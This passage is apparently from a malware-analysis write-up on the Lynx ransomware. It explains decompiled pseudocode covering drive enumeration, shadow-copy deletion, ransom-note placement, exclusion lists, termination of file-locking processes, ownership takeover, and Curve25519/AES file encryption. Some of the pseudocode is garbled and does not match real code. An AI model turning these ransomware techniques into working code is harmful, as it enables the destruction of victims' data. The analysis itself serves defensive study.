It does this with these global variables and local_480, which given there are 26 of them and there are 26 letters in the alphabet, these are likely letters that it uses to enumerate all possible drives.

```
  local_414 = 0;
  do {
    lpRootPathName = (LPCWSTR)local_480[iVar4];
    UVar1 = GetDriveTypeW(lpRootPathName);
    if (UVar1 == 1) {
      local_4e8[iVar5] = lpRootPathName;
      iVar5 = iVar5 + 1;
    }
    iVar4 = iVar4 + 1;
  } while (iVar4 < 0x1a);
  dwBytes = 0x10000;
  DVar6 = 0;
  local_210[0] = L'\0';
  pvVar2 = GetProcessHeap();
  lpszVolumeName = (LPWSTR)HeapAlloc(pvVar2,DVar6,dwBytes);
  if (lpszVolumeName != (LPWSTR)0x0) {
    _memset(lpszVolumeName,0,0x8000);
    pvVar2 = FindFirstVolumeW(lpszVolumeName,0x8000);
    local_418 = pvVar2;
    do {
      if (iVar5 == 0) break;
      BVar3 = GetVolumePathNamesForVolumeNameW(lpszVolumeName,local_210,0x78,&local_414);
      if ((BVar3 == 0) || (iVar4 = lstrlenW(local_210), iVar4 != 3)) {
        iVar4 = iVar5 + -1;
                    /* mounts all available volumes
                        */
        iVar5 = iVar5 + -1;
        BVar3 = SetVolumeMountPointW((LPCWSTR)local_4e8[iVar4],lpszVolumeName);
        pvVar2 = local_418;
        if (BVar3 == 0) {
          if (g_bVerboseLogging != '\0') {
            DVar6 = GetLastError();
            FormatMessageW(0x1200,(LPCVOID)0x0,DVar6,0x409,local_410,0x100,(va_list *)0x0);
            DisplayErrorMessage(0x42547c);
            pvVar2 = local_418;
          }
        }
        else if (g_bVerboseLogging != '\0') {
          DisplayErrorMessage(0x425458);
          pvVar2 = local_418;
        }
      }
      else {
        local_210[0] = L'\0';
      }
      BVar3 = FindNextVolumeW(pvVar2,lpszVolumeName,0x8000);
    } while (BVar3 != 0);
    FindVolumeClose(pvVar2);
    DVar6 = 0;
    pvVar2 = GetProcessHeap();
    HeapFree(pvVar2,DVar6,lpszVolumeName);
  }
  exceptionHandler(local_8 ^ (uint)&stack0xfffffffc);
  return;
```

After this it attempts to mount drives found.

Delete Shadow Copy(s) (VSS)

Then another function gets called, “scanDrivesandDeleteShadowCopies”.

```
    if ((int)local_1c == 0) {
      if ((int)local_24 == 0) {
        if (g_bVerboseLogging != '\0') {
          DisplayErrorMessage(0x425df4);
        }
        SHEmptyRecycleBinA(0,0,7);
        if (g_bMountRemovableDrives != '\0') {
          if (g_bVerboseLogging != '\0') {
            DisplayErrorMessage(0x425e20);
          }
          drivePathBuilder();
        }
        if (g_bVerboseLogging != '\0') {
          DisplayErrorMessage(0x425e60);
          iVar11 = 5;
          do {
            Sleep(1000);
            DisplayErrorMessage(0x4255b8);
            iVar11 = iVar11 + -1;
          } while (iVar11 != 0);
          DisplayErrorMessage(0x425ea8);
        }
        ScanDrivesandDeleteShadowCopies();
      }
```

It attempts to find drives, check the drive type, open them, then delete shadow copies, all before encrypting them.

```
  local_c = DAT_00429004 ^ (uint)auStack_2bc;
  WVar4 = L'A';
  iVar6 = 0;
  do {
    dwBytes = 0x1c;
    DVar7 = 0;
    pvVar1 = GetProcessHeap();
    pWStack_2b8 = (LPWSTR)HeapAlloc(pvVar1,DVar7,dwBytes);
    pWStack_2b8[0] = L'\0';
    pWStack_2b8[1] = L'\0';
    pWStack_2b8[2] = L'\0';
    *(undefined *)(pWStack_2b8 + 3) = 0;
                    /* scan drives a-z
                        */
    lstrcpyW(pWStack_2b8,L"\\\\?\\");
    pWStack_2b8[4] = WVar4;
    lstrcpyW(pWStack_2b8 + 5,L":\\");
    aWStack_228[3] = 0;
                    /* check device type (removeable, network etc) */
    aWStack_228[1] = L':';
    aWStack_228[2] = L'\\';
    aWStack_228[0] = WVar4;
    UVar2 = GetDriveTypeW(aWStack_228);
    if (((UVar2 == 2) || (UVar2 == 3)) || (UVar2 == 4)) {
      if (g_bVerboseLogging != '\0') {
        DisplayErrorMessage(0x425704);
      }

      builtin_memcpy(aWStack_228 + 4,L"\\\\.\\",8);
      uStack_216 = 0x3a;
      uStack_240 = 0;
      uStack_238 = 0;
      uStack_230 = 1;
      uStack_22c = 0;
      aWStack_228[8] = WVar4;
                    /* it tries to construct drive paths with found drive(s), and attempts to open
                       it */
      pvStack_2b4 = CreateFileW(aWStack_228 + 4,0x12019f,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,
                                (HANDLE)0x0);
      if (pvStack_2b4 == (HANDLE)0xffffffff) {
        if (g_bVerboseLogging != '\0') {
          DVar7 = GetLastError();
          FormatMessageW(0x1200,(LPCVOID)0x0,DVar7,0x409,aWStack_210,0x100,(va_list *)0x0);
          DisplayErrorMessage(0x4254b8);
        }
      }
      else {
                    /* if the device can be opened it deletes shadow copies  */
        BVar3 = DeviceIoControl(pvStack_2b4,0x53c028,&uStack_240,0x18,(LPVOID)0x0,0,&DStack_244,
                                (LPOVERLAPPED)0x0);
        if (BVar3 == 0) {
          if (g_bVerboseLogging != '\0') {
            DVar7 = GetLastError();
            FormatMessageW(0x1200,(LPCVOID)0x0,DVar7,0x409,aWStack_210,0x100,(va_list *)0x0);
            DisplayErrorMessage(0x4254b8);
          }
        }
        else if (g_bVerboseLogging != '\0') {
          DisplayErrorMessage(0x425520);
        }
        CloseHandle(pvStack_2b4);
      }
                    /* after processing it tries to encrypt the drive */
      pvVar1 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,EncryptionExclusionsThreadProc,pWStack_2b8,
                            0,(LPDWORD)0x0);
      auStack_2b0[iVar6] = pvVar1;
      iVar6 = iVar6 + 1;
    }
    WVar4 = WVar4 + L'\x01';
  } while ((ushort)WVar4 < 0x5b);
  iVar5 = 0;
```

```
  if (0 < iVar92) {
    do {
      WaitForSingleObject((HANDLE)auStack_2b0[iVar5],0xffffffff);
      iVar5 = iVar5 + 1;
                    /*
    } while (iVar5 < iVar9);
  }
  if (g_bEncryptNetworkShares != '\0') {
                    /* if a global flag is set it calls a func that deals with the network drives */
    EnumerateAndProcessNetworkResources(LPNETRESOURCEW)0x0);
  }
  exceptionHandler(local_c ^ (uint)auStack_2b4);
  return;
}
```

It calls a handler function ("EncryptionExclusionsThreadProc") that calls "createRansomnoteExcludeFiles".

```
undefined4 EncryptionExclusionsThreadProc(LPVOID param_1)

{
  HANDLE hHeap;
  DWORD dwFlags;

  createRansomnoteExcludeFiles();
  dwFlags = 0;
  hHeap = GetProcessHeap();
  HeapFree(hHeap,dwFlags,param_1);
  return 0;
}
```

Ransomnote Propagation, File Exclusions and File Encryption Processing

The function I have renamed "createRansomnoteExcludeFiles" is quite self descriptive, but it basically copies the decrypted ransomnote from a global variable and saves it to "README.txt" in every directory if not already written. It also deals with file exclusions and which files to encrypt.

First, if silent mode is disabled it populates the decoded ransomnote in every directory.

```
pcVar9 = GetProcessHeap_exref;
local_c = DAT_00420004 ^ (uint)&local_4c4;
iVar114 = 0x8000;
iVar13 = 0;
pcVar2 = GetProcessHeap();
pWVar3 = (LPWSTR)HeapAlloc(pcVar2,DWord12,iVar14);
local_4c0 = pWVar3;
lstrcpyW(pWVar3,local_4c4);
iVar4 = lstrlenW(pWVar3);
if ((pWVar3 != (LPWSTR)0x0) && (iVar4 != 0)) && (pWVar3[iVar4 + -1] != L'\\')) {
  lpWVar3 = iVar4[pWVar3] = L'\\';
  lpWVar3 = iVar4[1] = L'\0';
}
if (g_bSilentMode == '\0') {
  iVar14 = 0x8000;
  DWord12 = 0;
  pcVar2 = GetProcessHeap();
  pWVar3 = (LPWSTR)HeapAlloc(pcVar2,DWord12,iVar14);
  lstrcpyW(pWVar3,local_4c0);
  lstrcatW(pWVar3,L"README.txt");
                    /* create ransom note from decrypted global if not already written */
  pcVar2 = CreateFileW(pWVar3,0x40000000,1,(LPSECURITY_ATTRIBUTES)0x0,1,0,(HANDLE)0x0);
  if (pcVar2 != (HANDLE)0xffffffff) {
    lpOverlapped = &_PVOID_OVERLAPPED1Stack;
    lpNumberOfBytesWritten = &uStack_4b4;
    pcStack_4b4 = (HANDLE)0x0;
    DWord12 = lstrlenA(&DecryptedRansomNote);
    WriteFile(pcVar2,&DecryptedRansomNote,DWord12,(LPDWORD)lpNumberOfBytesWritten,lpOverlapped);
    CloseHandle(pcVar2);
  }
  DWord12 = 0;
  pcVar2 = GetProcessHeap();
  HeapFree(pcVar2,DWord12,pWVar3);
}
```

It then enumerates files and directories while skipping several hardcoded file types and directories..

```
                    /* file enum
                    */
  pWVar3 = local_4c0;
  pcVar5 = lstrcatW_exref;
  lstrcatW((LPWSTR)local_4c0,L"*");
  pcStack_4b4 = FindFirstFileW(pWVar3,&_Stack_4b8);
  pcVar11 = lstrcatW_exref;
  if (pcStack_4b4 != (HANDLE)0xffffffff) {
    do {
      iVar4 = (*pcVar11)(_Stack_4b8.cFileName,&DAT_00425040);
      pcVar15 = pcVar5;
      if (((iVar4 != 0) && (iVar4 = (*pcVar11)(_Stack_4b8.cFileName,&DAT_004255bc), iVar4 != 0)) &&
         ((_Stack_4b8.dwFileAttributes & 0x10) == 0)) {
        if ((_Stack_4b8.dwFileAttributes & 0x12) == 0) {
          iVar4 = lstrlenW(_Stack_4b8.cFileName);
          do {
            if (iVar4 + -1 < 0) goto LAB_0040526c;
            iVar1 = iVar4 + -1;
                    /* checking file extensions are not == .exe .msi .dll .lynx etc */
            pWVar13 = _Stack_4b8.cFileName + iVar4 + -1;
            iVar4 = iVar1;
          } while (_Stack_4b8.cFileName[iVar1] != L'.');
          iVar4 = (*pcVar11)(pWVar13,L".exe");
          pcVar15 = lstrcatW_exref;
          if ((((iVar4 != 0) &&
               (iVar4 = (*pcVar11)(pWVar13,L".msi"), pcVar15 = lstrcatW_exref, iVar4 != 0)) &&
              ((iVar4 = (*pcVar11)(pWVar13,L".dll"), pcVar15 = lstrcatW_exref, iVar4 != 0 &&
               (iVar4 = (*pcVar11)(pWVar13,L".lynx"), pcVar15 = lstrcatW_exref, iVar4 != 0)))) {
LAB_0040526c:
            pcVar6 = widgStringSearch(_Stack_4b0.cFileName,(wchar_t *)L"LYNX");
            pcVar15 = lstrcatW_exref;
                    /* skip README.txt */
            if (pcVar6 == (short *)0x0) &&
               (pcVar6 = widgStringSearch(_Stack_4b0.cFileName,(wchar_t *)L"README.txt"),
               pcVar15 = lstrcatW_exref, pcVar6 == (short *)0x0)) {
              iVar14 = 0x8000;
              pcVar2 = GetProcessHeap();
              pWVar3 = (LPWSTR)HeapAlloc(pcVar2,DWORD)pcVar6,iVar14);
              lstrcpyW(pWVar3,local_4c4);
              iVar4 = lstrlenW(pWVar3);
              if ((iVar4 != (LPWSTR)0x0) && ((iVar4 != 0 && (pWVar3[iVar4 + -1] != L'\\')))) {
                pWVar3[iVar4] = L'\\';
                pWVar3[iVar4 + 1] = L'\0';
              }
```

It ends up skipping these file types/attributes:

.exe

.msi

.dll

.lynx

LYNX

README.txt

```
          do {
            if (iVar4 + -1 < 0) goto LAB_0040526c;
            iVar1 = iVar4 + -1;
                    /* checking file extensions are not == .exe .msi .dll .lynx etc */
            pWVar13 = _Stack_4b0.cFileName + iVar4 + -1;
            iVar4 = iVar1;
          } while (_Stack_4b0.cFileName[iVar1] != L'.');
          iVar4 = (*pcVar11)(pWVar13,L".exe");
          pcVar15 = lstrcatW_exref;
          if ((((iVar4 != 0) &&
               (iVar4 = (*pcVar11)(pWVar13,L".msi"), pcVar15 = lstrcatW_exref, iVar4 != 0)) &&
              ((iVar4 = (*pcVar11)(pWVar13,L".dll"), pcVar15 = lstrcatW_exref, iVar4 != 0 &&
               (iVar4 = (*pcVar11)(pWVar13,L".lynx"), pcVar15 = lstrcatW_exref, iVar4 != 0)))) {
LAB_0040526c:
```

As well as sys files:

symlinksF

FILE_ATTRIBUTE_SYSTEM

It also skips these directories:

windows

program files

program files (x86)

$RECYCLE.BIN

appdata

```
        else {
          iVar4 = &DAT_004255b3;
          pWVar13 = _Stack_4b0.cFileName;
          iVar6 = (*pcVar11)();
          if ((((iVar4 == 0) ||
                (iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,&DAT_004255bc), iVar4 == 0)) ||
               (iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,L"windows"), iVar4 == 0)) ||
              ((iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,L"program files"), iVar4 == 0 ||
               (iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,L"program files (x86)"), iVar4 == 0)))
             || (((iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,L"$RECYCLE.BIN"), iVar4 == 0 ||
                  (iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved0,L"appdata"), iVar4 == 0)))) {
            iVar4 = (*pcVar11)(&_Stack_4b0.dwReserved1,L"program files");
            if ((iVar4 == 0) ||
               (iVar4 = (*pcVar11)(_Stack_4b0.cFileName,L"program files (x86)"),
               pcVar10 = lstrcatW_exref, iVar4 == 0)) {
              iVar14 = 0x8000;
              DWord12 = 0;
              pcVar2 = GetProcessHeap();
              pWVar3 = (LPWSTR)HeapAlloc(pcVar2,DWord12,iVar14);
              lstrcpyW(pWVar3,local_4c4);
              iVar4 = lstrlenW(pWVar3);
              if ((iVar4 != (LPWSTR)0x0) && ((iVar4 != 0 && (pWVar3[iVar4 + -1] != L'\\')))) {
                pWVar3[iVar4] = L'\\';
                pWVar3[iVar4 + 1] = L'\0';
              }
```

Additionally it appears that it might specifically look for these DB engines:

```
              (*pcVar11)(pWVar3,_Stack_4b0.cFileName);
              iVar14 = 0x8000;
              DWord12 = 0;
              pcVar2 = GetProcessHeap();
              pWVar5 = (LPWSTR)HeapAlloc(pcVar2,DWord12,iVar14);
              pWStack_4b8 = pWVar5;
              lstrcpyW(pWVar5,pWVar3);
              lstrcatW(pWVar5,L"\\*");
              pcVar15 = FindFirstFileW(pWVar5,&_Stack_260);
              pcStack_4bc = pcVar2;
              if (pcVar2 != (HANDLE)0xffffffff) {
                do {
                  iVar4 = (*pcVar11)(_Stack_260.cFileName,&DAT_00425040);
                  if ((((((iVar4 != 0) &&
                         (iVar4 = (*pcVar11)(_Stack_260.cFileName,&DAT_004255bc), iVar4 != 0)) &&
                        ((_Stack_260.dwFileAttributes & 0x410) == 0x410)) &&
                       (((iVar4 = (*pcVar11)(_Stack_260.cFileName,L"microsoft sql server"), iVar4 == 0
                         || (iVar4 = (*pcVar11)(_Stack_260.cFileName,L"mongoDB"), iVar4 == 0)) ||
                        (iVar4 = (*pcVar11)(_Stack_260.cFileName,L"postgresql"), iVar4 == 0)))) {
                    iVar14 = 0x8000;
                    DWord12 = 0;
                    pcVar2 = GetProcessHeap();
                    pWVar5 = (LPWSTR)HeapAlloc(pcVar2,DWord12,iVar14);
                    lstrcpyW(pWVar5,pWVar3);
                    lstrcatW(pWVar5,_Stack_260.cFileName);
                    lstrcatW(pWVar5,L"\\");
                    createRansomeNoteExcludeFiles();
                    DWord12 = 0;
                    pcVar2 = GetProcessHeap();
                    HeapFree(pcVar2,DWord12,pWVar5);
                    pcVar2 = pcStack_4bc;
                  }
                  DWord = FindNextFileW(pcVar2,&_Stack_260);
                } while (DWord != 0);
                FindClose(pcVar2);
              }
              DWord12 = 0;
              pWVar5 = pWStack_4b8;
              pcVar2 = GetProcessHeap();
              HeapFree(pcVar2,DWord12,pWVar5);
              pcVar6 = GetProcessHeap_exref;
              DWord12 = 0;
              pcVar2 = GetProcessHeap();
              HeapFree(pcVar2,DWord12,pcVar10);
              pcVar10 = lstrcatW_exref;
            }
          }
```

Processing File Encryption

Then for files that pass the "filter" it waits until fewer than 100 encryption threads are running before creating file processing encryption thread(s) for the file(s).

```
    lstrcpyW(pWVar5,_stack_4b0.cFileName);
    do {
      Sleep(1);
      pcVar11 = lstrcmpiW_exref;
      LOCK();
      UNLOCK();
    } while (100 < g_dwActiveEncryptionThreads);
    if (g_bVerboseLogging != '\0') {
      DisplaySafeMessageBox(0x425040);
    }
    CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FileEncryptionWorker,pWVar3,0,(LPDWORD)0x0
                 );
    pcVar10 = lstrcatW_exref;
```

This is where the files start to be processed for encryption. "FileEncryptionWorker" calls "SetupFileEncryption".

```
undefined4 FileEncryptionWorker(void *param_1)

{
  HANDLE hHeap;
  uint uVar7_58P;
  DWORD dwFlags;

  SetupFileEncryption(param_1,uVar7_58P);
  dwFlags = 0;
  hHeap = GetProcessHeap();
  HeapFree(hHeap,dwFlags,param_1);
  return 0;
}
```

This is the function that deals with the AES key expansion as well as deriving the session keys and secrets, using Curve25519.

"SetupFileEncryption" first uses the winAPI "GetFileAttributesW", which gets the files attributes :P. It then removes the read only flag from all files processed by it with "SetFileAttributesW". This makes sure that the files can be modified. It then uses the API "CreateFileW" to read the file.

```
DVar5 = GetFileAttributesW(LPWSTR)this_00);
                    /* removes read only flag from files */
SetFileAttributesW(LPWSTR)this_00,DVar5 & 0xfffffffe);
hFile = (undefined *)
        CreateFileW((LPWSTR)this_00,0xc0000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x40000000,0HANDLE)0x0
                    );
```

If it cant read the file, it then optionally calls "TerminateResourcesUsingProcesses(RM)", if --stop-processes is enabled, it then calls "TakeFileOwnershipAndSetPermissions".

```
pcStack_1e0 = hFile;
if (hFile == (undefined *)0xffffffff) {
                    /* Uses Windows Restart Manager API to forcibly terminate processes that are
                       locking files the ransomware needs to encrypt.
                       Called when CreateFileW fails to open a target file.
                       This aggressive technique ensures maximum encryption coverage by killing
                       applications that might be using target files. */
  if (g_bUseRestartManager != '\0') {
    TerminateResourcesUsingProcesses(0HFILE);
  }
  TakeFileOwnershipAndSetPermissions((LPWSTR)this);
}
```

"TerminateResourcesUsingProcesses(RM)" uses the RestartManager APIs to shutdown processes unless they are critical.

```
  local_8 = DAT_00420004 ^ (uint)&stack0xffffffcc;
  local_20c = 0;
  iVar1 = RmStartSession(&local_20c,0,local_208);
  if (iVar1 != 0) {
    local_218 = RmRegisterResources(local_20c,1,local_21c,0,0,0,0); local_218 != 0) {
    exceptionHandler(local_8 ^ (uint)&stack0xffffffcc);
    return;
  }
  local_214 = local_210;
  local_210 = local_210;
  iVar1 = RmGetList(local_20c,&local_218,&local_210,0,&local_214);
  if ((iVar1 == 0xea) && (local_218 != 0)) {
    dwBytes = local_218 * 0x28;
    DVar6 = 0;
    pcVar2 = GetProcessHeap();
```

```
  _Var = (HMODULE)FindResourceW(param_1,lpName,lpType);
  if (_Var != (HRSRC)0x0) {
    _memset(&_Dst,0,0x104);
    local_210 = local_215;
    iVar1 = FWideCallInt(local_20c,&local_218,&local_215,_Dst,&local_214);
    if (iVar1 == 0) {
      uVar4 = 0;
      pcVar5 = _Dst;
      if (*(int *)_Dst != 0) {
        do {
                    /* terminate Process if Not Critical Process (4 or 1000) */
          if ((pcVar5[0xa2] != 4) && (uVar3 = pcVar5[0xa3], uVar3 != 1000)) {
            dVar6 = *pcVar5;
            dVar7 = GetCurrentProcessId();
            if ((dVar6 != dVar7) &&
               (pvVar2 = OpenProcess(0x100001,0,dVar6), pvVar2 != (HANDLE)0xffffffff)) {
              TerminateProcess(pvVar2,0);
              WaitForSingleObject(pvVar2,5000);
              CloseHandle(pvVar2);
            }
          }
          uVar4 = uVar4 + 1;
          pcVar5 = uVar3 + 0xa7;
        } while (uVar4 < local_210);
      }
      FWTruncate(local_20c,1,0);
      FWFree(local_20c);
      pvVar2 = GetProcessHeap();
      HeapFree(pvVar2,0x0,_Dst);
      FWEndSession(local_20c);
      exceptionHandler(local_8 ^ (uint)&stack0xffffffc);
      return;
    }
    FWEndSession(local_20c);
    exceptionHandler(local_8 ^ (uint)&stack0xffffffc);
    return;
  }
  FWEndSession(local_20c);
  exceptionHandler(local_8 ^ (uint)&stack0xffffffc);
  return;
}
```

"TakeFileOwnershipAndSetPermissions" attempts to allow the ransomware to take ownership of files, as well as changes the current user to be the file owner.

```
BVar1 = AllocateAndInitializeSid(&local_10,'\x01',0,0,0,0,0,0,0,0,&local_3c);
if (BVar1 != 0) {
  local_64.Trustee.ptstrName = local_3c;
  local_64.Trustee.pMultipleTrustee = 0x10000000;
  local_64.grfAccessMode = SET_ACCESS;
  local_64.grfInheritance = 0;
  local_64.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  local_64.Trustee.TrusteeType = TRUSTEE_IS_GROUP;
  DVar2 = SetEntriesInAclW(1,&local_64,(PACL)0x0,&local_40);
  if (DVar2 == 0) {
    DVar2 = SetNamedSecurityInfoW(param_1,SE_FILE_OBJECT,4,(PSID)0x0,(PSID)0x0,local_40,(PACL)0x0)

    if (DVar2 == 5) {
      TokenHandle = &local_44;
      DVar2 = 0x20;
      pVar3 = GetCurrentProcess();
      BVar1 = OpenProcessToken(pVar3,DVar2,TokenHandle);
      pVar3 = local_44;
      if (BVar1 != 0) {
                    /* allow the ransomware to take ownership of files

        BVar1 = LookupPrivilegeValueW((LPCWSTR)0x0,L"SeTakeOwnershipPrivilege",&local_18);
        if (BVar1 != 0) {
          local_28.Privileges[0].Luid.LowPart = local_18.LowPart;
          local_28.PrivilegeCount = 1;
          local_28.Privileges[0].Luid.HighPart = local_18.HighPart;
          local_28.Privileges[0].Attributes = 2;
          BVar1 = AdjustTokenPrivileges
                            (pVar3,0,&local_28,0x10,(PTOKEN_PREVILEGES)0x0,(PDWORD)0x0);
          if (BVar1 != 0) {
            DVar2 = GetLastError();
            if (DVar2 == 0x514) {
                    /* sets the current user as file owner */
              DVar2 = SetNamedSecurityInfoW
                                (param_1,SE_FILE_OBJECT,1,local_3c,(PSID)0x0,(PACL)0x0,(PACL)0x0);
              if (DVar2 == 0) {
                local_18.HighPart = CLONG)local_44;
                BVar1 = LookupPrivilegeValueW
                                  ((LPCWSTR)0x0,L"SeTakeOwnershipPrivilege",
                                   (PLUID)&local_28.Privileges[0].Luid.HighPart);
                if (BVar1 != 0) {
                  local_28.Privileges[0].Luid.LowPart = local_28.Privileges[0].Luid.HighPart;
                  local_28.PrivilegeCount = 1;
                  local_28.Privileges[0].Luid.HighPart = local_28.Privileges[0].Attributes;
                  local_28.Privileges[0].Attributes = 0;
                  BVar1 = AdjustTokenPrivileges
                                    (CHANDLE)local_18.HighPart,0,&local_28,0x10,
                                    (PTOKEN_PREVILEGES)0x0,(PDWORD)0x0);
                  if (BVar1 != 0) {
                    DVar2 = GetLastError();
                    if (DVar2 == 0) {
                      SetNamedSecurityInfoW
                                (param_1,SE_FILE_OBJECT,4,(PSID)0x0,(PSID)0x0,local_40,(PACL)0x0);
                    }
                  }
                }
              }
            }
          }
```

From there it checks to see if the file is empty with "GetFileSizeEx" before continuing.

```
  else {
    GetFileSizeEx(DVar1,&_Stack_118);
    if (_Stack_118.s.LowPart == 0 && (undefined4 *)_Stack_118.s.HighPart == (undefined4 *)0x0) {
      CloseHandle(DVar1);
      exceptionHandler(local_c ^ (uint)&stack0xffffe14);
      return;
    }
```

Lynx then creates buffers for dealing with AES keys before decoding the attackers hardcoded base64 public key.

```
                    /* create buffers */
    _memset(&g_AesMasmKeys,0,0x74);
    _memset(&g_AesEncryptionContext,0,0x3c);
    uStack_180 = 0;
    uStack_187 = 0;
    uStack_188 = 0;
    g_AesEncryptionContext = (LPDWORD_APPEND)0x0;
    pWStack_190 = (LPCWSTR)0x0;
    DStack_1ac = 0;
    uStack_1c8 = 0;
    uStack_1c7 = 0;
    uStack_1b5 = 0;
    DStack_1b3 = 0;
    g_pbAttackerPublicKey = (undefined4 *)0x0;
                    /* attacker's public key */
    g_pbEncryptedAesSessionKey = (undefined4 *)0x0;
    pBStack_1b4 = decodeBase64(&g_pbAttackerPublicKey,"Sg7BDRyce9K7SmLxAcn9MevxCiFoww+RMQ2VC3EvFbo="
                               ,(DWORD *)&g_pbEncryptedAesSessionKey);
    if (pBStack_1b4 == (BYTE *)0x0) {
      if (g_bVerboseLogging != '\0') {
        FormatMessageA(0x1200,(LPCVOID)0x0,_DWORD)g_pbAttackerPublicKey,0x409,wStack_110,0x80,
                       low_last *)0x0);
        FUN_004013060x425780);
        exceptionHandler(local_c ^ (uint)&stack0xffffe14);
        return;
      }
    }
```

It logs almost everything it does, it makes reversing a bit easier:

```
                    s_[-] Error_while_importing_key:_%_00425730     XREF[1]:
00425730 5b 2d 5d        db      "[-] Error while importing key: %s"
         20 45 72
         72 6f 72 ...
00425752 00              ??      00h
00425753 00              ??      00h

                    s_[-] Error_while_generating_file_k_00425754    XREF[1]:
00425754 5b 2d 5d        db      "[-] Error while generating file key: %s"
         20 45 72
```

From there it calls "derive_session_keys", which acquires cryptographic context, before generating 32 random bytes for the AES session key.

```
  local_8 = DAT_00429004 ^ (uint)&stack0xffffffc;
  if (*(int *)(param_1 + 0x20) == 0) {
    param_1[0x24] = 0xd;
    param_1[0x25] = 0;
    param_1[0x26] = 0;
    param_1[0x27] = 0;
    exceptionHandler(local_8 ^ (uint)&stack0xffffffc);
    return;
  }
  DVar7 = 0x20;
  DVar6 = 0;
  pvVar5 = GetProcessHeap();
  pvVar4 = HeapAlloc(pvVar5,DVar6,DVar7);
  *(LPVOID *)(param_1 + 0x28) = pvVar4;
  local_c = 0;
  BVar1 = CryptAcquireContextW(&local_c,(LPCWSTR)0x0,(LPCWSTR)0x0,0x18,0xf0000000);
  if (BVar1 == 0) {
    BVar1 = CryptAcquireContextW(&local_c,(LPCWSTR)0x0,(LPCWSTR)0x0,0x18,0xf0000040);
    if (BVar1 == 0) {
      DVar7 = GetLastError();
      *(DWORD *)(param_1 + 0x24) = DVar7;
      pbBuffer = (BYTE *)0x0;
      goto LAB_004074ad;
    }
  }
```

"derive_session_key" then derives a shared secret using Curve25519, and in the context of being called by "SetupFileEncryption" it uses the attackers public key to compute the shared secret.

```
  if ((((*(int *)(param_1 + 0x20) != 0) &&
       (pbVar1 = *(byte **)(param_1 + 0x2c), pbVar1 != (byte *)0x0)) &&
      (*(int *)(param_1 + 0x30) != 0)) &&
     ((*(int *)(param_1 + 0x34) != 0 && (pvVar4 != (LPVOID)0x0)))) {
    *pbVar1 = *pbVar1 & 0xf8;
    *(byte *)(*(int *)(param_1 + 0x2c) + 0x1f) = *(byte *)(*(int *)(param_1 + 0x2c) + 0x1f) & 0x7f;
    *(byte *)(*(int *)(param_1 + 0x2c) + 0x1f) = *(byte *)(*(int *)(param_1 + 0x2c) + 0x1f) | 0x40;
    derive_shared_key(Curve25519
                      ,(undefined **)(param_1 + 0x28),*(byte **)(param_1 + 0x2c),param_1);
    derive_shared_key(Curve25519
                      ,(undefined **)(param_1 + 0x30),*(byte **)(param_1 + 0x2c),*(byte **)(param_1 + 0x28)
                      );
    pvVar2 = *(undefined **)(param_1 + 0x34);
```

It then hashes the derived keys with the hashing algo SHA-256.

Back in "SetupFileEncryption" it uses "aes_key_expansion" to expand the AES session key into round keys for encryption.

It then appends "." + "LYNX" to the original filename to mark it as encrypted.

```
  pvVar5 = GetProcessHeap();
  g_pbFileDataBuffer = HeapAlloc(pvVar5,DVar5,sVar13);
  _memset(g_pbFileDataBuffer,0,0x1400);
  sVar14 = 4;
  pcVar15 = (char *)strlen(lpString);
  iVar9 = strlen(&_LYNX");
  sVar8 = iVar9 + (int)* + 1;
  g_pbReadBuffer = (LPVOID)LAPPEND(FUN_0041bae4(-(int)(0xffffffff4 < sVar8) | sVar8 + 2,sVar14)

  g_AesEncryptionContext = g_pbReadBuffer;
  lstrcpyW((LPWSTR)g_pbReadBuffer,(LPCWSTR)this);
  lstrcatW((LPWSTR)g_pbReadBuffer,(*)-7);
  lstrcatW((LPWSTR)g_AesEncryptionContext,(*)LYNX");
  aes_key_expansion((undefined *)(Stack_14c + 0x38),g_pbSessionKeyMaterial);
```

From there it then ensures that the file's time are left unaffected.

```
    GetFileTime(pWStack_140,(LPFILETIME)&g_pbReadBuffer[0x12].InternalHigh,
                (LPFILETIME)(CLint)&g_pbReadBuffer[0x12].u + 4),
                (LPFILETIME)g_pbReadBuffer + 0x120);
```

It then deals with the encryption task queue before exiting.

```
    pvVar4 = CreateIoCompletionPort(pWStack_140,g_hIoCompletionPort,0LONG_PTR)pWStack_140,0);
    if (((int)pvVar4_104 < 0) || ((((int)pvStack_104 < ) && (DStack_100 < 0x75)))) {
      g_pIoReadBuffer[2].u.Offset$high = 2;
      PostQueuedCompletionStatus(pVar4,0,0,g_pIoReadBuffer);
    }
    else {
      uVar9 = g_pIoReadBuffer[1].u.s.OffsetHigh;
      pvVar4 = g_pIoReadBuffer->f11.hEvent;
      g_pIoReadBuffer[1].hEvent = (HANDLE)0x0;
      g_pIoReadBuffer->e1.Pointer = (PVOID)(uVar9 - 0x74);
      CG_pIoReadBuffer->e1.s.Offset$high = (int)pvVar4 - (uint)(uVar9 < 0x74);
      g_pIoReadBuffer[1].u.s.Offset$high = uVar9;
      g_pIoReadBuffer[1].hEvent = pvVar4;
      ReadFile((HANDLE)g_pIoReadBuffer[1].Internal,g_pIoReadBuffer[2].e.Pointer,DStack_120,
               (LPDWORD)0x0,g_pIoReadBuffer);
    }
    LOCK();
    g_dwActiveEncryptionThreads = g_dwActiveEncryptionThreads + 1;
    UNLOCK();
    g_pbSessionKeyMaterial = (undefined *)0x405f1c;
    exceptionHandler(param_1 ^ (uint)&Stack_1dc);
    return;
  }
  if (g_bVerboseLogging != '\0') {
    FormatMessageA(0x1200,(LPCVOID)0x0,DStack_1b0,0x409,wStack_110,0x80,low_last *)0x0);
    FUN_004013060x425754);
    exceptionHandler(local_c ^ (uint)&stack0xffffe14);
    return;
  }
```

Post Encryption

Lynx then changes the users desktop background with "changeBackgroundImage".

```
    if (local_14._4_1_ == '\0') {
      if (g_bVerboseLogging != '\0') {
        DisplayErrorMessage(0x429a10);
      }
      changeBackgroundImage();
    }
```

